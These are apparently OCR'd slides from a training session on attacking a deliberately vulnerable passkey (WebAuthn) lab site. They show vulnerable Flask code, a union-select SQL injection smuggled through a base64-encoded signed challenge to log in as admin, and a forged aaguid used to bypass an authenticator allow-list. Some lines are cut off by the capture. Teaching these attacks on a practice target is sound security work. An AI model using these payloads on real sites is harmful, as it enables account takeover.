
Lab 1: Trustworthy (Signed SQLi)



```
@lab1_bp.route('/lab1/authentication_verify', methods=['POST'])
def authenticationVerify():
    username = request.json['username']
    credential = parse_authentication_credential_json(request.json['response'
        )
    credential_public_key, credential_current_sign_count =
        get_pubkey_and_counter(username, credential.id)
    # Vulnerability: SQL Injection - Step 1 Get "challenge" from user input
    challenge = json.loads(credential.response.client_data_json.decode('utf-8'
        ))['challenge']
    # Verify signature w/o Passkey Raider, arbitrary challenge value should
    not pass!
    resp = verify_authentication_response(
        credential = credential,
        expected_challenge = base64url_to_bytes(challenge),
        expected_rp_id = os.getenv("RP_ID"),
        expected_origin = os.getenv("ORIGIN"),
        credential_public_key = base64url_to_bytes(credential_publi
        credential_current_sign_count = credential_current_sign_cou
    )
    # Vulnerability: SQL Injection - Step 2 Perform Base64 decoding
    to get_username_by_challenge() function
    login_resp = login(get_username_by_challenge(base64url_to_bytes
        .decode('utf-8')))
```

```
def get_username_by_challenge(chall      string):
    # Vulnerability: SQL Injectio    Step 3 user input
    incorporate into raw SQL qu     and execute it as SQL
    command
    with get_db_connection()  as conn:
        conn.execute("PRAG A query_only = ON;")
        sql = f"SELECT * FROM challenges WHERE challenge =
            '{challenge}' LIMIT 1"
        res = conn.execute(sql).fetchone()
```

Lab 1: Trustworthy (Signed SQLi) - without Passkey Raider



```
18 {
      "username":"sth_pentest555",
      "response":{
            "id":"Zrz41OWbAHuFnn0Wpzw2lHVwpDI",
            "rawId":"Zrz41OWbAHuFnn0Wpzw2lHVwpDI",
            "response":{
                  "authenticatorData":
                  "fyo8srOurDtwhFiYJnGvBfJ3BdugkXHcwLVGZ6tafbU
                  ",
                  "clientDataJSON":
                  "eyJ0eXBlIjoid2ViYXV0aG4uZ2V0IiwiY2hhbGxlbmd
                  lCMWJtbHZiaUJ6Wld4bFkzUWdNU3duWVdSdGFXNG5MQ2
                  2JBIiwib3JpZ2luIjoiaHR0cHM6Ly9kYW1uLXZ1bG5lc
                  cGFzc2tleS5wN3oucHcifQ==",
                  "signature":
                  "MEUCIEnE-zLnkN_rIUKf0xSOLzQSIa56SFFKpaVlBWG
                  EA1mStt8ccVxtcDu4qmF1eUYKI_dox1LVBM-4IJf2nAe
                  "userHandle":
                  "Xwi3d9JEhv21eWI4AfuuoWjLumOU2GW5FPQeEEzw5OM"
            },
            "type":"public-key",
            "clientExtensionResults":{
```

To Base64

Alphabet
A-Za-z0-9-_

Input

```
' union select 1,'admin','chall
```

31 1

Output

```
JyB1bmlvbiBzZWxlY3QgMSwnYWRtaW4nLCdjaGFsbA
```


```
5%2FSn
ax_age
4800}
ns;
5015&sent=6
5&delivery_
&ts=69&x=0"
```

Decoded from: Base64

```
{"type":"webauthn.get","challenge":"JyB1bmlvbiBzZWxlY3QgMSwnYWRtaW4nLCdjaGFsbA","origin":"https://damn-vulnerable-passkey.p7z.pw"}
```

```
500 Internal Server Error
itle>
17 >
Internal Server Error
</h1>
```

Lab 1: Trustworthy (Signed SQLi) - with Passkey Raider




3

Alphabet: A-Za-z0-9-_

```
' union select 1,'admin','chall
```

31 1

```
JyB1bmlvbiBzZWxlY3QgMSwnYWRtaW4nLCdjaGFsbA
```



1

2

Passkey Registration

- Passkey Registration URL: https://damn-vulnerable-passkey.p7z.pw/lab1/registration_verify
- Regex to extract Registration's clientDataJSON: "clientDataJSON":"([^"]+)
- Regex to extract Registration's attestationObject: "attestationObject":"([^"]+)

Passkey Authentication

- Passkey Authentication URL: ps://damn-vulnerable-passkey.p7z.pw/lab1/authentication_verify
- Regex to extract Authentication's clientDataJSON: "clientDataJSON":"([^"]+)
- Regex to extract Authentication's authenticatorData: "authenticatorData":"([^"]+)
- Regex to extract Authentication's signature: "signature":"([^"]+)


COSE Key

Generated COSE Key:

```
{"d": "CEA7DF21EC436AECDED661B4D8019983223B9C6B3
", "curve": "ED25519", "x": "56B42D6D5038879D6C8764B9D
7C9B6E856327C1C", "keyType": "OKP", "algorithm": "EdDSA
```

Algorithm: ● RS256 ○ ES256 ○ RS1 ○ EdDSA ○ RS384

“Passkey Raider” creates signature of “challenge” for you



4


5

Time	Type	Direction	Method	URL
11:34:39 2...	HTTP	→ Request	POST	https://damn-

Request

```
{
  "clientDataJSON": {
    "type": "webauthn.get",
    "challenge": "JyB1bmlvbiBzZWxlY3QgMSwnYWRtaW4nLCd
    "origin": "https://damn-vu                key.p7z.pw
  },
  "authenticatorData": {
    "rpIdHash": "7F2A3CB2B3AEA                71AF05F277
    "extensions": {},
    "signCount": 0
```

```
"clientDataJSON":
"eyJ0eXBlIjoid2ViY                hhbGxlbmdlIjoiTlc1M1ozZzV
URUZ2Y2tWM2VYSmpTV                lk1YTJ4UGFrOVRWRVZhZVRkRFZ
IRkZWMWxyWXpSak5sT                nlIVVUiLCJvcmlnaW4iOiJodHR
wczovL2RhbW4tdnVsb                ZVSLnA3eiSwdyJ9",
"signature":
"MEQCICkqjnt-Z6CJXktGf6gg0r0cGwbzv7deJpQbSurREYuqAiBh6v6D0Ya
_Sili9KuJedc2YrcJ4Y3JgHGmkUdXNjFu-w",
"userHandle":"DT3031S68a8643J8Cv1Ki0c8QNQyEcsq53ioylaOm5g"
```




6

damn-vulnerable-passkey.p7z.pw

Hello Mr. admin. Here is your secret message:
STH{pa g4}

Lab 2: Exclusivity (aaguid Forgery Attack)

URL: https://damn-vulnerable-passkey.p7z.pw/lab2



Lab 2: Exclusivity

This website is only accessible if the user possesses a STH Keychain Passkey authenticator.
According to leaked data, the STH Keychain's aaguid is 84b91d8f-4d2a-417f-ae12-3f8c0d63e052.

Objective: Successful login as any user

Welcome, Mr. Anonymous.

sth_pentest

damn-vulnerable-passkey.p7z.pw

You must use STH Keychain to register for this website.


Problems:

- Passkey/WebAuthn
- Restriction of a specific authenticator manufacturer (aaguid)


aaguid

corbado.com/glossary/aaguid

AAGUID = Authenticator Attestation Global Unique Identifier




- **Functionality:** When a user registers an authenticator, the AAGUID is transmitted as part of the attestation data. This allows platforms and relying parties to determine the type and security characteristics of the authenticator, ensuring that it's a genuine and trusted device.
- **Security Implications:** By ensuring that the authenticator's model can be identified and validated, the AAGUID acts as a barrier against malicious actors using untrusted or spoofed devices to compromise user security.




```
    "counter":0,
    "aaguid":"00000000-0000-0000-0000-000000000000",
    "credentialID":"EewqZOFWDEcpB8fW0avA1MKifr4",
    "credentialPublicKey":{
         "keyType":"EC2 (2)",
         "algorithm":"ES256 (-7)"
         "curve":1,
         "x":"iFRSyTWeav7X5qx3p5Z
         "y":"ild208W94fRjGo7HkKA
    }
}
```

AAGUID	Name
00000000-0000-0000-0000-000000000000	Not Specific
adce0002-35bc-c60a-648b-0b25f1f05503	Chrome on Mac
fbfc3007-154e-4ecc-8c0b-6e020557d7bd	iCloud Keychain
fdb141b2-5d84-443e-8a35-4698c205a502	KeePassXC




Source: https://www.corbado.com/glossary/aaguid

aaguid



Enable passkey (FIDO2) authentication metho

1. Sign in to the Microsoft Entra admin center as at least an Authentication Policy Administrator
2. Browse to **Protection** > **Authentication methods** > **Authentication method policy**.
3. Under the method **Passkey (FIDO2)**, set the toggle to **Enable**. Select **All users** or **Add groups** to groups. *Only security groups are supported.*
4. On the **Configure** tab:
   - Set **Allow self-service set up** to **Yes**. If set to **No**, users can't register a passkey by using Se passkeys (FIDO2) are enabled by the Authentication methods policy.
   - Set **Enforce attestation** to **Yes** if your organization wants to be assured that a FIDO2 secur passkey provider is genuine and comes from the legitimate vendor.
     - For FIDO2 security keys, we require security key metadata to be published and verified Alliance Metadata Service, and also pass Microsoft's another set of validation testing. For more information, see Become a Microsoft-compatible FIDO2 security key vendor.
     - For passkeys in Microsoft Authenticator, attestation support is planned for General Availability.



Microsoft Azure
Home > Security | Authentication methods > Authentication methods | Policies >

Passkey (FIDO2) settings

Passkeys are a phishing-resistant, standards-based passwordless authentication method a
Passkeys are not usable in the Self-Service Password Reset flow.

Enable and Target
Configure

GENERAL

Allow self-service set up: [✓ Yes] No

Enforce attestation: [✓ Yes] No

KEY RESTRICTION POLICY


Enforce key restrictions: [✓ Yes] No

Restrict specific keys: [✓ Allow] Block

☑ Microsoft Authenticator (Preview)

Source: https://learn.microsoft.com/en-us/entra/identity/authentication/how-to-enable-passkey-fido2#passkey-fido2-authenticator-attestation-guid-aaguid


Lab 2: Exclusivity (aaguid Forgery Attack) - Solution



Time	Type	Direction	Method	URL
12:30:30 2...	HTTP	→ Request	POST	https://damn-vulnerable-passkey.p7z.pw/lab2/registra

Request

```
      "format": "none"
    },
    "authenticatorData": {
      "rpIdHash": "7F2A3CB2B3AEAC3B708458982671AF05F27705DBA09171DCC0B54667AB5A7DB5"
      "extensions": {},
      "signCount": 0,
      "flags": {
        "userPresent": true,
        "userVerified": true,
        "attestedCredentialData": true,
        "extensionDataIncluded": false
      },
      "attestedCredentialData": {
        "aaguid": "84b91d8f-4d2a-417f-ae12-3f8c0d63e052",
        "coseKey": {
          "d": "CEA7DF21EC436AECDED661B4D8019983223B9C6B3F27D6C2207D266D9B891B1A",
          "curve": "ED25519",
          "x": "56B42D6D5038879D6C8764B9D8A47277F685F71A4E050131E7C9B6E856327C1C",
          "keyType": "OKP",
```




Welcome, Mr. Anonymous.

admin

damn-vulnerable-passkey.p7z.pw

Registration Completed



Welcome, Mr. Anonymous.

